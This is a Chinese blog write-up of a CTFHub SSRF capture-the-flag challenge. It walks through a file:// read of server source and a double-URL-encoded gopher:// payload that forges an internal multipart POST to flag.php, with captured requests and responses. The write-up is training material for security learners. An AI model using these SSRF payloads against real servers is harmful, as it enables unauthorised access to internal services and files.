CTFHub技能树 Web-SSRF 上传文件

Senimo_ 于 2021-07-04 20:43:03 发布 287 收藏 2
分类专栏： CTFHub WEB Writeup 文章标签： CTFHub技能树 CTF writeup SSRF 上传文件

本文链接：https://blog.csdn.net/weixin_44037296/article/details/118464358
版权

CTFHub WEB Writeup 专栏收录该内容
19 篇文章 3 订阅
订阅专栏


CTFHub技能树 Web-SSRF 上传文件

hint：这次需要上传一个文件到flag.php了，祝你好运

启动环境，依然为空白页面，查看URL：

```
http://challenge-30455822aa791779.sandbox.ctfhub.com:10800/?url=_
```

其通过 GET 方式传递了参数`url`，依照之前题目，尝试访问`?url=127.0.0.1/flag.php`：


Upload Webshell

提示需要上传 Webshell，只有选择文件功能，并没有提交按钮。
使用`file`协议读取`flag.php`的源码：


```
?url=file:///var/www/html/flag.php
```

发送请求，得到目标源码：

```php
<?php

error_reporting(0);

if($_SERVER["REMOTE_ADDR"] != "127.0.0.1"){
    echo "Just View From 127.0.0.1";
    return;
}

if(isset($_FILES["file"]) && $_FILES["file"]["size"] > 0){
    echo getenv("CTFHUB");
    exit;
}
?>
```

在`form`表单中写入提交按钮：


```
<input type="submit" name="submit">
```



Upload Webshell


```
<html>
  <head></head>
  <body>
    "Upload Webshell "
    <form action="/flag.php" method="post" enctype="multipart/form-data">
      <input type="file" name="file">
      <input type="submit" name="submit"> == $0
    </form>
  </body>
</html>
```

随意上传一张图片，得到如下提示：



Just View From 127.0.0.1

只允许从本地访问，重新上传文件，并使用BurpSuite抓取数据包：




```
POST /flag.php HTTP/1.1
Host: challenge-30455822aa791779.sandbox.ctfhub.com:10800
Content-Length: 193
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-30455822aa791779.sandbox.ctfhub.com:10800
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQ1PZZ8bly6AqLyed
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-30455822aa791779.sandbox.ctfhub.com:10800/?url=127.0.0.1/flag.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17877965f991088-09f041fb1563f1-6718207c-13c680-17877965f9a11dc
Connection: close

------WebKitFormBoundaryQ1PZZ8bly6AqLyed
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

SSRF Upload
------WebKitFormBoundaryQ1PZZ8bly6AqLyed--

```

参照CTFHub技能树 Web-SSRF POST请求，构造POST请求：

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 292
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1lYApMMA3NDrr2iY

------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

SSRF Upload
------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundary1lYApMMA3NDrr2iY--
```

与之前相同，将第一次URL编码后的数据中`%0A`替换为`%0D%0A`，并进行二次URL编码：



```
POST%20/flag.php%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0AContent-Length%3A%20292%0D%0AContent-
Type%3A%20multipart/form-data%3B%20boundary%3D----WebKitFormBoundary1lYApMMA3NDrr2iY%0D%0A%0D%0A------
WebKitFormBoundary1lYApMMA3NDrr2iY%0D%0AContent-Disposition%3A%20form-
data%3B%20name%3D%22file%22%3B%20filename%3D%22test.txt%22%0D%0AContent-
Type%3A%20text/plain%0D%0A%0D%0ASSRF%20Upload%0D%0A------WebKitFormBoundary1lYApMMA3NDrr2iY%0D%0AContent-
Disposition%3A%20form-data%3B%20name%3D%22submit%22%0D%0A%0D%0A%E6%8F%90%E4%BA%A4%0D%0A------
WebKitFormBoundary1lYApMMA3NDrr2iY--
```

```
POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%250D%250AContent-
Length%253A%2520292%250D%250AContent-Type%253A%2520multipart/form-data%253B%2520boundary%253D----
WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250A%250D%250A------
WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-
data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522test.txt%2522%250D%250AContent-
Type%253A%2520text/plain%250D%250A%250D%250ASSRF%2520Upload%250D%250A------
WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-
data%253B%2520name%253D%2522submit%2522%250D%250A%250D%250A%25E6%258F%2590%25E4%25BA%25A4%250D%250A------
WebKitFormBoundary1lYApMMA3NDrr2iY--
```


伪造如下请求数据：

```
POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%250D%250AContent-Length%253A%2520292%250D%250AContent-Type%253A%2520multipart/form-data%253B%2520boundary%253D----WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250A%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522test.txt%2522%250D%250AContent-Type%253A%2520text/plain%250D%250A%250D%250ASSRF%2520Upload%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522submit%2522%250D%250A%250D%250A%25E6%258F%2590%25E4%25BA%25A4%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY--
```

构造Payload：

```
?url=gopher://127.0.0.1:80/_POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%250D%250AContent-Length%253A%2520292%250D%250AContent-Type%253A%2520multipart/form-data%253B%2520boundary%253D----WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250A%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522test.txt%2522%250D%250AContent-Type%253A%2520text/plain%250D%250A%250D%250ASSRF%2520Upload%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522submit%2522%250D%250A%250D%250A%25E6%258F%2590%25E4%25BA%25A4%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY--
```

发送数据包，得到flag：



```
GET /?url=gopher://127.0.0.1:80/_POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%250D%250AContent-Length%253A%2520292%250D%250AContent-Type%253A%2520multipart/form-data%253B%2520boundary%253D----WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250A%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522test.txt%2522%250D%250AContent-Type%253A%2520text/plain%250D%250A%250D%250ASSRF%2520Upload%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522submit%2522%250D%250A%250D%250A%25E6%258F%2590%25E4%25BA%25A4%250D%250A------WebKitFormBoundary1lYApMMA3NDrr2iY-- HTTP/1.1
Host: challenge-e0250ef69512680e.sandbox.ctfhub.com:10800
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17877965f991088-09f041fb1563f1-6718207c-13c680-17877965f9a11dc
Connection: close

```

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 04 Jul 2021 12:33:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 206
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

HTTP/1.1 200 OK
Date: Sun, 04 Jul 2021 12:33:51 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Content-Length: 32
Content-Type: text/html; charset=UTF-8

ctfhub{1ee318fd466419ea6d83360d}
```